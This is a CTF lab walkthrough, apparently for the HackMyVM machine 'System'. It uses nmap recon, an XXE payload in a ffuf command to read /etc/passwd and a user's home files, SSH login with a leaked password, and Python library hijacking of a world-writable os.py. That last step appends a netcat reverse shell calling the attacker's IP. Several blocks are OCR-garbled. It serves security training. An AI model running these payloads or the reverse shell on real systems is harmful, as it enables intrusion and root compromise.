
Máquina System



Reconnaissance

We start scanning the net using nmap

```
> nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 14:47 CEST
                                  (192.168.1.1)
Nmap scan report
Host is up (0.0028s latency).
MAC Address: E4:3E:D7:FF:70:55 (Arcadyan)
Nmap scan report for system.home (192.168.1.44)
Host is up (0.0083s latency).
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Nmap scan report fo
                                              e(192.168.1.50)
Host is up.
MAC Address: 9C:BC:F0:3A:B5:FF (Xiaomi Communications)
Nmap scan report for
                                             (192.168.1.126)
Host is up (0.017s latency).
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Nmap scan report for 192.168.1.18
Host is up.
Nmap scan report for archlinux.home (192.168.1.89)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.02 seconds
```


Rapidly Nmap reports the victim IP, we confirm that due to the name system.home

Then, I run nmap again in order to know the ports and versions running in that IP:


```
> nmap -sSCV --min-rate=5000 -Pn -n -p- 192.168.1.44 -oN Nmap.txt
Starting Nmap 7.95 (https://nmap.org) at 2025-03-31 14:48 CEST
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 52.33% done; ETC: 14:49 (0:00:30 remaining)
Warning: 192.168.1.44 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.1.44
Host is up (0.24s latency).
Not shown: 63622 closed tcp ports (reset), 1911 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5 (protocol 2.0)
ssh-hostkey:
3072 27:71:24:58:d3:7c:b3:8a:7b:32:49:d1:e8:0b:4c:ba (RSA)
256 e2:30:67:38:7b:db:9a:86:21:01:3e:bf:0e:e7:4f:26 (ECDSA)
256 5d:78:c5:37:a8:58:dd:c4:b6:bd:ce:b5:ba:bf:53:dc (ED25519)
80/tcp open http nginx 1.18.0
| http-title: HackMyVM Panel
http-server-header: nginx/1.18.0
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 93.40 seconds
```

Nmap reported the ports 22 and 80 so I start with the web:

We get this web:



Whatever you put in the email box, the respond will be that user is already register:



Watching the code, I realize it's using **XML** so I use Burp to identify the petition:

Explotation

I firstly check if we are struggle with a XXE:

```
| Request | Presty | Raw | Hex | No. | 19.057 | //Agaic.php HTTP/1.1 | 1.000 (No. | 1.000 (No.
```

We have it!, so I try to get a file system, in this case /etc/passwd and I get a user:

Since david exists as a user, we can check if a idrsa key exists in the ./ssh_ directory:

```
| 1907 | 1905 | 1915 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 | 1815 |
```

We got it! lets try:

```
> ssh -i id_rsa david@192.168.1.44
david@192.168.1.44's password:
Permission denied, please try again.
david@192.168.1.44's password:
Permission denied, please try again.
david@192.168.1.44's password:
david@192.168.1.44: Permission denied (publickey,password).
```

Unfortunately, I couldn't, that's why the *authorized_keys* file is empty so we can't login until the id_rsa.pub's content is in there.

So, as we can list files by using XXE anyway, I try to brute force de home directory to get something else using ffuf


```
SHELL

> ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt -u http://192.168.1.44/magic.php -d '<?
xml version="1.0" encoding="UTF-8"?> <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/david/FUZZ">
]> <details><email>&xxe;</email><password>das</password></details>' --fw 11

/'___\ /'___\ /'__\ /'___\ /\__/
```

```
v2.1.0-dev
:: Method
                : POST
:: URL
               : http://192.168.1.44/magic.php
:: Wordlist
               : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt
              : <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE foo [ <!ENTITY xxe SYSTEM
:: Data
"file:///home/david/FUZZ"> ]> <details><email>&xxe;</email><password>das</password></details>
:: Follow redirects : false
:: Calibration
                : false
:: Timeout
:: Threads
:: Matcher
                : Response status: 200-299,301,302,307,401,403,405,500
:: Filter
              : Response words: 11
                [Status: 200, Size: 892, Words: 138, Lines: 28, Duration: 15ms]
                  [Status: 200, Size: 2687, Words: 17, Lines: 39, Duration: 54ms]
.ssh/id rsa
.ssh/id rsa.pub
                   [Status: 200, Size: 653, Words: 13, Lines: 2, Duration: 44ms]
.viminfo
                 [Status: 200, Size: 786, Words: 90, Lines: 39, Duration: 100ms]
:: Progress: [2565/2565] :: Job [1/1] :: 595 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

ffuf reports a .viminfo file, this one can be interesting.



Reading this file we apparently got a password file so lets check that file:

We got a password, lets try using it in order to login as david via ssh

```
SHELL

> ssh david@192.168.1.44
david@192.168.1.44's password: #h4ck3rd4v!d

Linux system 5.10.0-13-amd64 #1 SMP Debian 5.10.106-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Sat Apr 2 12:42:26 2022 from 192.168.1.5
david@system:~$
```

Correct, now I'm david

Privilage Escalation

Listing directories I see suid.py

```
david@system:/opt$ ls
suid.py
david@system:/opt$ cat suid.py
from os import system
from pathlib import Path

# Reading only first line
try:
    with open('/home/david/cmd.txt', 'r') as f:
    read_only_first_line = f.readline()
    # Write a new file
    with open('/tmp/suid.txt', 'w') as f:
        f.write(f"{read_only_first_line}")
```

```
check = Path('/tmp/suid.txt')
if check:
    print("File exists")
    try:
        os.system("chmod u+s /bin/bash")
    except NameError:
        print("Done")
    else:
        print("File not exists")
except FileNotFoundError:
```

Apparently what this program does is give SUID permission if **cmd.txt** exists in the david's home directory and it has content. But it is not as easy as this. We can't run this program because its permissions, we can't try a python library hijacking because of directory permissions either.

```
ls -l suid.py
-rw-r--r-- 1 root root 563 Apr 2 2022 suid.py
```

Let's try **pspy** to see if root or someone else may execute this program:

```
--2025-03-31 10:04:07-- https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/860f70be-0564-
48f5-a9da-d1c32505ffb0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=releaseassetproduction%2F20250331%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-
Date=20250331T140407Z&X-Amz-Expires=300&X-Amz-
SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-
type=application%2Foctet-stream [following]
--2025-03-31 10:04:07-- https://objects.githubusercontent.com/github-production-release-asset-
2e65be/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=releaseassetproduction%2F20250331%2Fus-east-1%2Fs3%2Faws4 request&X-Amz-
Date=20250331T140407Z&X-Amz-Expires=300&X-Amz-
Signature=def16ea30de20b2eb6029a6f361a2f69273034ff354b263b40226e0a466a281b&X-Amz-
SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-
type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.108.133,
185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'
pspy64
] pspy64
                                       100%
```

Yes, a cron task is executing it:

```
SHELL

2025/03/31 10:12:17 CMD: UID=0 PID=3407 |

2025/03/31 10:13:01 CMD: UID=0 PID=3409 | /usr/sbin/CRON -f

2025/03/31 10:13:01 CMD: UID=0 PID=3410 | /usr/sbin/CRON -f

2025/03/31 10:13:01 CMD: UID=0 PID=3411 | /bin/sh -c /usr/bin/python3.9 /opt/suid.py
```

Now let's check the sys path:

```
SHELL david@system:/opt$ python3 -c 'import sys; print(sys.path)'
[", '/usr/lib/python39.zip', '/usr/lib/python3.9', '/usr/lib/python3.9/lib-dynload', '/usr/local/lib/python3.9/dist-packages', '/usr/lib/python3/dist-packages']
```

We can check if **os** or **pathlib** has writable permissions:

```
david@system:/opt$ ls /usr/lib/python3.9 -1 | grep os
-rw-rw-rw- 1 root root 39063 Apr 2 2022 os.py
-rw-r--r-- 1 root root 21780 Feb 28 2021 _osx_support.py
-rw-r--r-- 1 root root 15627 Feb 28 2021 posixpath.py
```

os has writable permissions!. So now I write this in the end of the file:

```
python

import subprocess

def esc():
    subprocess.run(["nc","-e""/bin/bash","192.168.1.89","4444"])

esc()
```

While I wait for the cron task to execute, I execute **netcat** on the indicate port and I got the connection from: